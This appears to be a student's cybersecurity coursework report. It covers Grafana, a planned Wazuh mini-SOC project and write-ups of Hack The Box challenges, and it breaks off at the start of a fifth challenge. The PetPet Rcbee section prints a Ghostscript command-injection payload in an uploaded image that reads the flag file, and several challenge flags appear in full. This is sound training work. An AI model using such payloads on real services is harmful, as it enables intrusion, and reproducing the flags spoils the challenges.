
I can also extract links from the email file which is very useful when investigating a phishing email attack.



1.5 Grafana

Grafana is a visualization tool that reads compiled data from a database and plots into charts and graphs. Its best use is for monitoring data producers (Jenkins CI server, raspberry pi, virtual machines) that plot raw data into a database. Grafana reads the data from the database and structures it in a human readable form. In order to acquire the data, Grafana queries the data source (database) and the data source returns the requested data that can be then visualized.

In the screenshot below I am showing what my Grafana dashboard looks like. Since I only have security onion on that network the data is not much but it's good for orientation on what can be monitored. I chose to show the Security onion interface traffic on the network.



2.0 Specialization project (blue teaming)

How can I monitor network activity

Project background

I thought a lot about the topic of my blue teaming project because I wanted to connect it to my future career as a SOC analyst. I am going to create a virtual test environment that focuses on network traffic analysis, malicious attacks, malware detection and analysis. I am going to create a small replica of a real Security operation center where I will be conducting cyber-attacks and analyzing what behavior can be detected by the blue hats. The center of my mini-SOC environment will be Wazuh SIEM which will give me full coverage of the network. I will have an attacker and a victim machines. In the later stages of my project, I will think on expanding the environment with different security tools and ways to make it more secure.

Research questions

What digital footprint do hackers leave after conducting a cyber-attack?

What are the ways to increase network security without limiting functionality?

How can I analyze malicious software without destroying the functionality of a network?

What is the difference between agent-based and agent-less SIEM.

Risks

The only risk I can think of is lack of time due to my personal projects taking longer than expected.

Project deliverables

I will upload a detailed documentation of what actions I took, which tools I used, what I built and tested as well as a topology map for further network clarification.

I will be updating my blue teaming teachers every week considering remarks and feedback from them.

I will also be doing a forensics case because I found out that my Mini- SOC might not be satisfying enough for a passing grade.

3.0 Hack the box.

I started “hack the box” with the starter machines. They are the “learner” type of machines meant for teaching you one hacking trick at a time. They all have a walkthrough if you get stuck and need help. The started machines are separated in 3 different levels (tier 1, tier 2, and tier 3). The difficulty gets gradually harder with each tier. Beating those machines helped me cover some of the red teaming techniques that I had forgotten from semester 4. Some of the techniques include path traversal, SQL injection, brute forcing, altering host ip, web hacking, answering cyber security questions, finding, and exploiting vulnerabilities. I won’t be covering the process of completing these machines because they have walkthroughs and don’t give me any experience points to improve my rank. In the next chapters, I will be covering the “challenge machines” that are challenging to beat and reward with progress points.

3.1 Hacking the machines.

1: Baby encryption

This is an easy level machine in the cryptography category.

The screenshot shows the HackTheBox platform interface. On the left, there's a sidebar with navigation links like Home, Starting Point, Open Beta Session, Machines, Challenges, Tracks, Rankings, Academy, Advanced Labs, and Job Board. The main content area is titled "BabyEncryption" and is categorized as "CRYPTO". It has a "Very Easy" rating and 10 points. Below the title, there are sections for "INFORMATION", "ACTIVITY", "CHANGELOG", "REVIEWS", and "WALKTHROUGHS". The "INFORMATION" section includes a "Challenge Description" which reads: "You are after an organized crime group which is responsible for the illegal weapon market in your country. As a secret agent, you have infiltrated the group enough to be included in meetings with clients. During the last negotiation, you found one of the confidential messages for the customer. It contains crucial information about the delivery. Do you think you can decrypt it?". There are also sections for "CHALLENGE RATING" (4.9 stars), "USER SOLVES" (11802), and "CATEGORY" (Crypto). At the bottom, there are links for "Download Files", "Submit Flag", "Add To-Do List", "Review Challenge", and "Forum Thread".

I downloaded and unzipped the required files.

The terminal window shows the following output:

```
kali㉿kali: ~/Downloads
File Actions Edit View Help
chall.py
debugging_interface_signal.sal
starting_point_ivanarbaliev.ovpn
vsodium
(kali㉿kali)-[~/Downloads]
$ cat
^C
(kali㉿kali)-[~/Downloads]
$ cat msg.enc
6e0a9372ec49a3f6930ed8723f9df6f6720ed8d89dc4937222ec7214d89d1e0e352ce0aa6ec82bf622227bb70e7fb7
352249b7d893c493d8539dec8fb7935d490e7f9d22ec89b7a322ec8fd80e7f8921
(kali㉿kali)-[~/Downloads]
$ cat chall.py
import string
from secret import MSG

def encryption(msg):
    ct = []
    for char in msg:
        ct.append((123 * char + 18) % 256)
    return bytes(ct)

ct = encryption(MSG)
f = open('./msg.enc', 'w')
f.write(ct.hex())
f.close()
```

There were 2 files in the folder. One was the encrypted message that I had to decrypt and the other one was the python program used to encrypt it. Having the source code for the encryption makes decrypting it substantially easier. I had to

read the code and essentially reverse it. In the screenshot below I am showing the reversed code.


```
def decryption(msg):
    pt = []
    for char in msg:
        char = char - 18
        char = 179 * char % 256
        pt.append(char)
    return bytes(pt)

with open('msg.enc') as f:
    ct = bytes.fromhex(f.read())

pt = decryption(ct)
print(pt)
```

Then I executed the code with python3 command, and I got the decrypted message.

```
└─(kali㉿kali)-[~/Downloads]
└$ python3 chall.py
b'Th3 nucl34r w1ll 4rr1v3 0n fr1d4y.\nHTB{l00k_47_y0u_r3v3rs1ng_3qu4710n5_c0ngr475}'
```



2: Petpet rcbe

This was a web hacking machine with “easy” status. First I downloaded the required files and ran an Nmap scan.

```
(kali㉿kali)-[~/Downloads/petpet]
└─$ unzip petpet_rcbee.zip
Archive:  petpet_rcbee.zip
  creating: web_petpet_rcbee/
  creating: web_petpet_rcbee/config/
[petpet_rcbee.zip] web_petpet_rcbee/config/supervisord.conf password:
  inflating: web_petpet_rcbee/config/supervisord.conf
  inflating: web_petpet_rcbee/Dockerfile
  inflating: web_petpet_rcbee/build-docker.sh
  creating: web_petpet_rcbee/challenge/
  extracting: web_petpet_rcbee/challenge/flag
  inflating: web_petpet_rcbee/challenge/run.py
  creating: web_petpet_rcbee/challenge/application/
  creating: web_petpet_rcbee/challenge/application/blueprints/
  inflating: web_petpet_rcbee/challenge/application/blueprints/routes.py
  inflating: web_petpet_rcbee/challenge/application/config.py
  inflating: web_petpet_rcbee/challenge/application/util.py
  creating: web_petpet_rcbee/challenge/application/static/
  creating: web_petpet_rcbee/challenge/application/static/css/
  inflating: web_petpet_rcbee/challenge/application/static/css/main.css
  creating: web_petpet_rcbee/challenge/application/static/js/
  inflating: web_petpet_rcbee/challenge/application/static/js/main.js
  inflating: web_petpet_rcbee/challenge/application/static/img/koulis.js
  creating: web_petpet_rcbee/challenge/application/static/img/
  extracting: web_petpet_rcbee/challenge/application/static/img/pet4.gif
  extracting: web_petpet_rcbee/challenge/application/static/img/pet5.gif
  extracting: web_petpet_rcbee/challenge/application/static/img/pet7.gif
  extracting: web.petpet_rcbee/challenge/application/static/img/pet6.gif
  inflating: web.petpet_rcbee/challenge/application/static/img/pet2.gif
  inflating: web.petpet_rcbee/challenge/application/static/img/pet3.gif
  extracting: web.petpet_rcbee/challenge/application/static/img/pet1.gif
  extracting: web.petpet_rcbee/challenge/application/static/img/pet0.gif
  extracting: web.petpet_rcbee/challenge/application/static/img/pet8.gif
  extracting: web.petpet_rcbee/challenge/application/static/img/pet9.gif
  creating: web.petpet_rcbee/challenge/application/static/petpets/
  inflating: web.petpet_rcbee/challenge/application/static/petpets/7aa9726de7708fdb87d509d61d6
1.gif
  inflating: web.petpet_rcbee/challenge/application/static/petpets/287fee7228aa5bd5ca301d48241
7.gif
  creating: web.petpet_rcbee/challenge/application/static/assets/
  inflating: web.petpet_rcbee/challenge/application/static/assets/koulis.gif
  inflating: web.petpet_rcbee/challenge/application/static/assets/favicon.png
  inflating: web.petpet_rcbee/challenge/application/static/assets/bee.gif
  inflating: web.petpet_rcbee/challenge/application/static/assets/petbee.gif
  creating: web.petpet_rcbee/challenge/application/templates/
  inflating: web.petpet_rcbee/challenge/application/templates/index.html
```

The webservice running on the machine was a site that allowed uploading of pictures.



I uploaded a picture of mine to see if it would go through and it did.




After searching in google how to exploit that I found that deploying a reverse shell was the way to go. I used the command below to reset the webpage value.

```
userdict /setpagedevice undef
```

And then after trial and error I made the website display the flag with this command.


```
mark /OutputFile (%pipe%cat flag >> /app/application/static/petpets/flag.txt)
```

After refreshing the page, the flag was displayed instead of the original website.



3: You cant C me

This is a machine in the reversing field.



Firstly I checked the file type and found it is an executable. I used chmod to be able to open it.

```
(kali㉿kali)-[~/hackthebox/ucantcme]
└─$ ls
auth 'You Cant C Me.zip'

(kali㉿kali)-[~/hackthebox/ucantcme]
└─$ file *
auth: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2
ripped
You Cant C Me.zip: Zip archive data, at least v2.0 to extract, compression method=deflate

(kali㉿kali)-[~/hackthebox/ucantcme]
└─$ chmod +x auth

(kali㉿kali)-[~/hackthebox/ucantcme]
```

If I run the program I can see “welcome”

```
(kali㉿kali)-[~/hackthebox/ucantcme]
└─$ ./auth
Welcome!
```


I tried finding strings that had more than 10 characters with “strings” command

```
(kali㉿kali)-[~/hackthebox/ucantcme]
└─$ strings -n 10 auth
/lib64/ld-linux-x86-64.so.2
__libc_start_main
GLIBC_2.2.5
__gmon_start__
[]A\A]A^A_
I said, you can't c me!
this_is_the_password
Uo&kUZ'ZUYUc)
GCC: (Ubuntu 9.2.1-9ubuntu2) 9.2.1 20191008
clang version 6.0.1-11 (tags/RELEASE_601/final)
.note.ABI-tag
.gnu.version
.gnu.version_r
.eh_frame_hdr
.init_array
.fini_array
```

I found a string that is called “this is the password” I ran the executable with ltrace and pasted “this is the password” which resulted in “whoops you saw me”. That told me I was on the right path to decrypting it. I ran ltrace command again and this time I pasted “whoops you saw me” which gave me the flag.

```
(kali㉿kali)-[~/hackthebox/ucantcme]
└─$ ltrace ./auth
printf("Welcome!\n"Welcome!
)
malloc(21)                                     = 9          = 0x13006b0
fgets(wh00ps!_y0u_d1d_c_m3
"wh00ps!_y0u_d1d_c_m3", 21, 0x7f927b126a80)      = 0x13006b0
strcmp("wh00ps!_y0u_d1d_c_m3", "wh00ps!_y0u_d1d_c_m3") = 0
printf("HTB{%s}\n", "wh00ps!_y0u_d1d_c_m3"HTB{wh00ps!_y0u_d1d_c_m3}
)                                              = 26
+++ exited (status 0) +++

(kali㉿kali)-[~/hackthebox/ucantcme]
└─$ █
```



4: BabyCrypt

The fourth machine is called BabyCrypt and its an easy reversing challenge. I downloaded the files and started examining them.

A screenshot of the Baby Crypt challenge page. At the top, it says "Baby Crypt RETIRED EASY". To the right are icons for "USER RATING" (4 stars) and "0 POINTS". Below this, a section says "NO CONNECTION REQUIRED". On the left, there's a "Download Files" button with a note: "Necessary files to play the challenge.", a "ZIP PASSWORD" field containing "hackthebox", and an "SHA-256" hash: "0342f52119bdfe0d0f3d1401d4e07e8f616f61812bb5cb496260b6564ad4cf". At the bottom left is a "Submit Flag" button with the note "Submit a flag to this challenge.". Along the top, there are tabs for "INFORMATION", "ACTIVITY", "CHANGELOG", "REVIEWS", and "WALKTHROUGHS", with "INFORMATION" being the active tab. To the right of these tabs are "SHARE RESULTS" and "CATEGORY Reversing".

The file was 64 bit not stripped with “pie” enabled. Its not stripped which means that debugging symbols will be visible. Pie means that every time the program loads it will do it from different memory location.

```
[kali㉿kali)-[~/hackthebox/babycrypt]
$ file baby_crypt
baby_crypt: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=24af7e68eab9
8202ea63c1828813c3bfa671b51, for GNU/Linux 3.2.0, not stripped
[kali㉿kali)-[~/hackthebox/babycrypt]
$ chmod +x baby_crypt
```

I tried running the program and it asked me for a key. I tried entering 2 different strings to see if I will get different message and I did.

```
[kali㉿kali)-[~/hackthebox/babycrypt]
$ ./babycrypt
Give me the key and I'll give you the flag: ivan
VTc>&l'mcmurA$oA."fvd?;

[kali㉿kali)-[~/hackthebox/babycrypt]
$ ./babycrypt
Give me the key and I'll give you the flag: hackerman
Wd)$.m%lalbp@3m@9 gaf>,
```

I opened the program with ghidra and found that im looking for a 4 byte key. I was hoping I can get more from it but that's all the useful information I got from it.

Following the XOR gate I can trick the program into thinking I have the key so it reveals the rest of the key. If I provide half the key the program will think that the XOR rule is valid and will give me the key. I know that every hack the box flag starts with “HTB{“ so I gave it as a key. After running the program and giving it the seemingly right key, it printed out a string which doesn’t look like the key. I already knew that the program wanted a 4-byte key so I took the first 4 characters of the string.


Boolean Math: XOR (\oplus)

X	Y	$X \oplus Y$
0	0	0
0	1	1
1	0	1
1	1	0

```
(kali㉿kali)-[~/hackthebox/babycrypt]
$ ./babycrypt
Give me the key and I'll give you the flag: HTB{w0wDM;L;@LWQ`L`}
GIG
```

That gave me the flag to the challenge.

```
(kali㉿kali)-[~/hackthebox/babycrypt]
$ ./babycrypt
Give me the key and I'll give you the flag: w0wD
HTB{x0r_is_us3d_by_h4x0r!}
```



5: Find the easy pass

This machine is from the reversing category and is on easy mode.

The screenshot shows the challenge details page for "Find The Easy Pass". The challenge is marked as RETIRED and EASY. It includes sections for INFORMATION, ACTIVITY, CHANGELOG, REVIEWS, and WALKTHROUGHS. The INFORMATION tab is active, showing a "CHALLENGE DESCRIPTION" that reads: "Find the password (say PASS) and enter the flag in the form HTB[PASS]". Other tabs include ACTIVITY (with a bar chart icon), CHANGELOG (with a log icon), REVIEWS (with a star icon), and WALKTHROUGHS (with a person icon). On the right, there are sections for USER RATING (4.9 stars), USER SOLVES (21642), and CATEGORY (Reversing). Action buttons include "SHARE RESULTS", "Download Files", "Submit Flag", "Add To-Do List", and "Review Challenge".


I started with examining the files and found out that it was a 32 bit executable made for windows operating system.

```
(kali㉿kali)-[~/hackthebox/FindTheEasyPass]
$ file EasyPass.exe
EasyPass.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

